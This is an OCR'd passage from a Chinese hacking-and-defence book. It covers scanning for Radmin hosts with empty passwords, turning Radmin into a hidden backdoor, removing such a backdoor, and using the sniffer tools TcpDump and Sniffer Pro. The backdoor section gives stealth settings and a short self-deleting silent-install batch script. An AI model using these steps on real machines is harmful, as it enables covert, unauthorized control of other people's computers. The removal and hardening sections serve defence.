“南域剑盟极度方便入侵器”是一个攻击者必备的工具，它不仅是一个多页面浏览器，还可用于网站的入侵、防钓鱼。还有文件、进程、TCP/UDP 连接查看、攻击者常用的命令、多线程区域、端口、单机扫描、网站后台扫描、网页分析等入侵功能。具体操作步骤如下。

步骤 01 下载并解压“南域剑盟极度方便入侵器”文件夹，再直接运行“Excitation.exe”应用程序，打开“极度方便入侵器-上兴 2006”主窗口，如图 10-114 所示。此时可以看到入侵器外面就是一个浏览器，主要因为现在的入侵主要集中在一些网站服务器之上，入侵器可以方便地在浏览网页时进行入侵检测，同时浏览器的外观也是一个极好的伪装。



图 10-114 “极度方便入侵器---上兴 2006”主窗口

步骤 02 单击地址栏最右边的“端口扫描”按钮，打开“端口扫描”标签页，在“设置搜索地址范围”栏中设置 IP 地址段的起始和终止位置（如假设为：192.168.0.1～192.168.0.255），如图 10-115 所示。

步骤 03 在“搜索命令类型”栏中指定端口为 4899，单击“Ping 探测”按钮，即可检测 IP 地址段中的存活主机，单击“开始扫描”按钮，将搜索出开放了 4899 端口的“肉鸡”，如图 10-116 所示。

步骤 04 单击搜索到的 IP 地址列表下方的“保存”按钮，打开“将搜索的 IP 地址存盘”对话框，在“文件名”文本框中输入需要保存的文件名。单击“保存”按钮，即可将搜索的

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

结果保存为文件，如图 10-117 所示。




图 10-115 “端口扫描”标签页




图 10-116 扫描 4899 端口的“肉鸡”

步骤 05 运行“4899 探测器”软件，单击“A 导入 IP 地址”按钮，即可弹出“打开”对话框，在其中选择保存文件。单击“打开”按钮，即可将其导入 IP 地址列表中，如图 10-118 所示。

步骤 06 也可以直接输入 IP 地址段范围，单击“开始搜索”按钮，即可搜索或检测导入的 IP 地址 4899 端口的连接是否为空密码，如图 10-119 所示。此时在“导出空密码主机”列表中显示了所有的空密码主机，单击“导出空密码主机”按钮，即可将列表导出。

步骤 07 在导出 IP 地址后，在“极度方便入侵器---上兴 2006”主窗口中选择“入侵”→“连接 4899”菜单项，即可用 Radmin 连接器连接控制远程肉鸡。




图 10-117 “将搜索的 IP 地址存盘”对话框



图 10-118 “打开”对话框




图 10-119 检测 4899 空密码主机

3. Radmin 为攻击者留后门

攻击者通过 Radmin 空口令入侵主机后，很可能将 Radmin 打造成自己的专用后门。在攻击者手中，Radmin 可变成一款不可多得的好木马，非常适合作木马。而且 Radmin 是正常的远程控制软件，因此用 Radmin 制作的木马，一般不会被杀毒软件查杀。

（1） 配置安装选项

打开“Radmin 影子版 V3.0 服务端设置”主窗口，单击“设置参数”按钮，弹出“Radmin 影子版 V3.0 设置参数”对话框，如图 10-120 所示。在设置安装选项中勾选“状态栏图标”栏中的“隐藏状态栏图标”复选框。这样配置后，安装了 Radmin 的主机上一点儿提示也没

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有，不会在托盘区显示图标，进行远程控制时被控制方可能一点察觉都没有。还需要更改默认的连接端口，如在“端口”栏目中将“4899”改为“135”等与正常系统端口非常相似的端口号。再选择“使用 IP 地址”复选框，单击“填加”按钮，弹出“增加 IP 地址管理列表”对话框，在“输入 IP 地址”和“输入子网掩码”文本框中输入黑客 IP 地址。在设置 IP 过滤后，只有黑客 IP 地址可连接服务端，其他人无法控制这台主机，如图 10-121 所示。




图 10-120 配置安装选项




图 10-121 添加 IP 地址

（2） 设置连接选项

在“Radmin 影子版 V3.0 服务端设置”主窗口中单击“设置密码”按钮，打开“设置密码”对话框。在其中可以设置连接密码，以防止别人非法连接自己的远程主机。当连接设置了密码的远程主机时会要求输入连接密码，验证成功后才能登录。

（3） 导出注册安装项

在注册表编辑器主窗口中，依次展开注册表项目“HKEY_LOCAL_MACHINE\SYSTEM\RAdmin”，即 Radmin 的注册表服务项目，如图 10-122 所示。右击“Radmin”注册表项目，在弹出菜单中选择“导出”选项，弹出“导出注册表文件”对话框，如图 10-123 所示。在其中可以将该注册表项目导出并保存为一个扩展名为.reg 的注册表文件，假设文件名为“new.reg”，如图 10-124 所示。



图 10-122 导出 Radmin 注册表项目



图 10-123 “导出注册表文件”对话框

（4） 制作木马安装包

打开记事本，新建一个名为“new.bat”的批处理文件，内容如下，如图 10-125 所示：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-124　注册表内容




图 10-125　批处理文件“new.bat”

```
Regedit /s aaaa.reg
R_server.exe
R_server.exe  /silence  /install
Del aaaa.reg
Del aaaa.bat
```

打开 Radmin 文件夹，将其中的 3 个文件“r_server.exe”、“raddrv.dll”和“AdmDll.dll”上传到远程主机上，将“aaaa.reg”、“aaaa.bat”也上传到远程主机的同一个文件夹中，再执行“aaaa.bat”命令，即可完成 Radmin 后门的安装。

在安装完毕后，自动删除所有安装的文件，攻击者就可以从远程悄悄控制主机。由于 Radmin 服务端完全是以隐藏的服务方法运行的，因此被控制的主机上没有任何不良反应。

4. Radmin 加固与后门清除

远程控制软件 Radmin 几乎所有杀毒软件都对它放行不查杀。一些黑客将 Radmin 从远程控制软件改写为远程控制木马。Radmin 木马继承了原有的远程控制软件的强大功能，同时也具有木马的隐蔽性，中了此木马病毒后只有手动清除。具体的操作步骤如下。

步骤 01 依次选择“控制面板”→“管理工具”→“服务”选项，打开“服务”窗口，如图 10-126 所示。这里需要找到“Remote Administrator Service”服务，即 Radmin 的服务名（也可能会被更改为其他名称）。

步骤 02 双击“Remote Administrator Service”服务，弹出“Remote Administrator Service 的属性（本地计算机）”对话框，单击“停止”按钮，将服务停止并把启动类型中的“自动”改为“禁止”。还可以看到 Radmin 木马存放的路径为“C:\Program Files\Radmin 影子版\r_server.exe”，如图 10-127 所示。也可以打开“C:\Program Files\Radmin 影子版”文件夹，在其中找到“1.bat”、“2.bat”、“AdmDll.dll”、“raddrv.dll”、“sc.exe”和“r_server.exe”等几个文件，将其全部删除。

步骤 03 在“注册表编辑器”窗口中找到“[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin]”键值，将其删除。还要删除“[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet001\ Serverd\r_server]”注册表项目。在重新启动系统后，即可完成木马的清除操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 10-126 “服务”窗口



图 10-127 “Remote Administrator Service 的属性”对话框

10.4 专家课堂（常见问题与解答）

点拨 1：如果用户的计算机默认开放的远程终端服务（Terminal Server）端口是 3389 时，如何操作才能将 4899 端口设置成默认开放的远程终端服务端口呢？

解答：如果计算机默认开放的远程终端服务（Terminal Server）端口是 3389 时，用户可将其重定向到 4899 端口，方法是定位到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\Wds\rdpwd\Tds\tcp”项目，双击“PortNumber”注册表项，弹出“编辑 DWORD 值”对话框，在“数值数据”文本框中输入“4899”。单击“确定”按钮，即可将 4899 端口设置成默认开放的远程终端服务端口。

点拨 2：Windows XP 的远程桌面连接是如何被改为空密码进行连接的呢？

解答：要将 Windows XP 的远程桌面连接改为空密码进行连接，在“运行”对话框中输入“Gpedit.msc”命令，打开“组策略”窗口。在左侧窗格中依次展开“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“安全选项”，在右侧双击“使用空白密码的本地账户只允许进行控制台登录”选项，如图 10-128 所示。此时，会弹出如图 10-129 所示的对话框。检查在“本地安全设置”选项卡中是否勾选“已禁用”复选框，如果是则说明系统存在空密码登录漏洞，将其改为“已启用”状态即可。



图 10-128 “使用空白密码的本地账户只允许进行控制台登录”选项



图 10-129 设置空密码登录为禁用

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第11章

渗透入侵中的嗅探与欺骗技术

重点提示：

- 什么是嗅探技术
- 功能强大的嗅探器 Sniffer
- ARP 欺骗嗅探渗透与防御
- DNS 欺骗攻击





渗透入侵中的嗅探与欺骗技术是黑客搜集目标计算机信息的主要手段，可通过嗅探工具得到用户的重要信息，为下一步入侵做准备。为了避免黑客嗅探自己的计算机，计算机用户可使用一些欺骗与陷阱工具阻止黑客恶意入侵。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在网络中充斥着大量的诱惑和陷阱，用户一不小心就可能掉进圈套，造成严重的损失，如网银被盗、游戏高级账号被盗等。为了保护用户数据的安全，有必要了解一些渗透入侵中的嗅探与欺骗技术，以及一些防御方法保护自己计算机的安全。

11.1 功能强大的嗅探器 Sniffer

嗅探器既能用于合法网络管理也能用于窃取网络信息，如监视网络流量、分析数据包、监视网络资源利用、执行网络安全操作规则、鉴定分析网络数据以及诊断并修复网络问题等，都可以使用嗅探器来检测和维护。而非法的嗅探器则严重威胁着网络安全性。

对于网络上数据的嗅探侦听，可以分为两种途径，一种是将嗅探器(Sniff)工具软件放到网络连接的设备或放到可以控制网络连接设备的电脑上（如网关服务器、路由器等），当然要实现这样的效果还需要通过其他黑客技术（如通过木马方式）将嗅探器发给网络管理员，使其不自觉地把嗅探器进行安装。另一种是针对不安全的局域网，如采用交换 hub 原理来实现通信的网络，只要把嗅探器放到个人电脑上就可以实现对整个局域网的侦听。

嗅探器只能捕捉通过所在机器的数据包，因此如果要使它能捕捉尽可能多的信息，安装前应该对所处网络的结构有所了解。例如：在环形拓扑结构的网络中，安装在其中任意一台机器上都可以捕捉到其他机器的信息包(当然不是全部)，而对于使用交换机连接的交换网络，很有可能就无法捕捉到其他两台机器间通信的数据，而只能捕捉到与本机有关的信息。

11.1.1 嗅探器鼻祖 TcpDump

TcpDump 可以将网络中传送的数据包的“头”完全截获下来提供分析。它支持针对网络层、协议、主机、网络或端口的过滤，并提供 and、or、not 等逻辑语句去掉无用的信息。TcpDump 运行后其起始界面如图 11-1 所示。在 Windows XP 系统中可以利用 TcpDump 检查访问服务器中的文件包信息，从而监测自己网络中的问题所在，如图 11-2 所示。




图 11-1 TcpDump 运行的起始界面




图 11-2 检测网络中的问题所在

tcpdump 支持相当多的不同参数，如使用-i 参数指定 tcpdump 监听的网络界面，这在计算机具有多个网络界面时非常有用，使用-c 参数指定要监听的数据包数量，使用-w 参数指定将监听到的数据包写入文件中保存。从上述输出结果上可以看出来，基本上 tcpdump 检测结果的输出格式为：系统时间 来源主机端口 > 目标主机端口 数据包参数。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.1.2　用于捕获数据的 SnifferPro 嗅探器

协议分析软件 Sniffer 可运行在各种 Windows 平台上，性能优越。同时，Sniffer 支持的协议更丰富，如 PPPOE 协议有时在其他嗅探器中并不被支持，而在 Sniffer 上能够进行快速解码分析。使用 SnifferPro 嗅探器捕获数据的操作步骤如下。

步骤 01 下载并安装 Sniffer Pro 嗅探器，重新启动系统后，选择“开始”→“所有程序”“Network General”→“Sniffer Protable”→“Sniffer Protable”菜单项，打开“Sniffer Protable”主窗口，如图 11-3 所示。

步骤 02 选择“file”→“Select Settings”菜单项，打开“Settings（设置）”对话框，在其中选择本机正在运行的网卡，如图 11-4 所示。




图 11-3　“Sniffer Protable”主窗口




图 11-4　“Settings（设置）”对话框

步骤 03 单击“确定”按钮，开始对本机正在运行的网卡进行数据捕获。在“Sniffer Protable”工具栏中单击“Dashboard（仪表盘）”按钮，打开“Dashboard”窗口，在其中可以查看网络情况、错误扫描、粒度分布等信息，如图 11-5 所示。

步骤 04 为了能够更精准地捕获到自己需要的数据资料，还需要对 Sniffer Pro 的相关参数进行设置。选择“Tools”→“Options”菜单项，打开“Options”对话框，在“General”选项卡中可以设置更新频率、显示的工具栏及 Sniffer Pro 的一些显示方式选项，如图 11-6 所示。




图 11-5　“Dashboard（仪表盘）”窗口




图 11-6　“Options（选项）”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 选择“MAC Threshold（MAC 阈）”选项卡，在其中可以设置网卡的阈值，如图 11-7 所示。选择“App Threshold（应用阈）”选项卡，在其中可以设置各种协议的阈值，如图 11-8 所示。




图 11-7 “MAC 阈”选项卡




图 11-8 “应用阈”选项卡

步骤 06 选择“Alarm（警报）”选项卡，在其中可以设置发生异常情况下是否报警、报警的次数、报警的声音、报警的动作等选项，如图 11-9 所示；选择“Protocols（协议）”选项卡，在其中可以设置监听的协议及其端口，如图 11-10 所示。




图 11-9 “警报”选项卡




图 11-10 “协议”选项卡

步骤 07 选择“Protocol Forcing（协议强度）”选项卡，在其中可以设置监听的规则，如图 11-11 所示；选择“Real Time（实时）”选项卡，在其中可以设置实时监听的时间间隔，如图 11-12 所示。在设置完成后，单击“确定”按钮，保存设置。




图 11-11 “协议强度”选项卡




图 11-12 “实时”选项卡

步骤 08 在“Sniffer Pro”主操作界面中“捕获”工具栏（如图 11-13 所示）上单击“开始”按钮，开始捕获报文数据，单击“停止”按钮，即可停止报文捕获。单击“停止并显示”按钮，即可停止报文捕获并显示捕获的报文信息，如图 11-14 所示。

步骤 09 在捕获过程中，用户通过单击工具栏上的“捕获面板”按钮，可以查看捕获

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

报文的数量和缓冲区的利用率等信息，如图 11-15 所示。




图 11-13 “捕获”工具栏




图 11-14　查看捕获到的报文




图 11-15 “Capture（捕获）”对话框

步骤 10 单击“捕获”工具栏上的“Define Filter（定义过滤器）”按钮，可打开“Define Filter-Capture（定义过滤器-捕获）”对话框，在“Summary（摘要）”选项卡中可以设置摘要信息、地址选项、数据模式、缓冲区等选项，如图 11-16 所示。

步骤 11 选择“Address（地址）”选项卡，在其中可以设置基本的捕获条件，如图 11-17 所示。选择“Date Pattern（数据模式）”选项卡，在其中可以设置任意的捕获条件，如图 11-18 所示。选择“Advanced（高级）选项卡，在其中可以选择协议捕获的条件，若一个都不选，则表示捕获所有协议，如图 11-19 所示。




图 11-16 “定义过滤器-捕获”对话框




图 11-17 “Address（地址）”选项卡




图 11-18 “Date Pattern（数据模式）”选项卡




图 11-19 “Advanced（高级）选项卡

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 12 选择“Buffer（缓冲）”选项卡，可以设置缓冲区的大小、捕获报文保存路径等选项，如图 11-20 所示。选择“Port（端口）”选项卡，在其中可以设置要扫描的 TCP、UDP 端口，如图 11-21 所示。




图 11-20 “Buffer（缓冲）”选项卡




图 11-21 “Port（端口）”选项卡

在设置任意的捕获条件时，请仔细考虑设置的条件，若设置不当，则可能捕获的数据包很少，甚至捕获不到。此外，Sniffer Pro 还具有报文发送、网络监视、解码分析等功能，用户可以通过 Sniffer Pro 帮助文件来获得这方面的信息。

11.1.3 可实现多种操作的 SpyNetSniffer 嗅探器

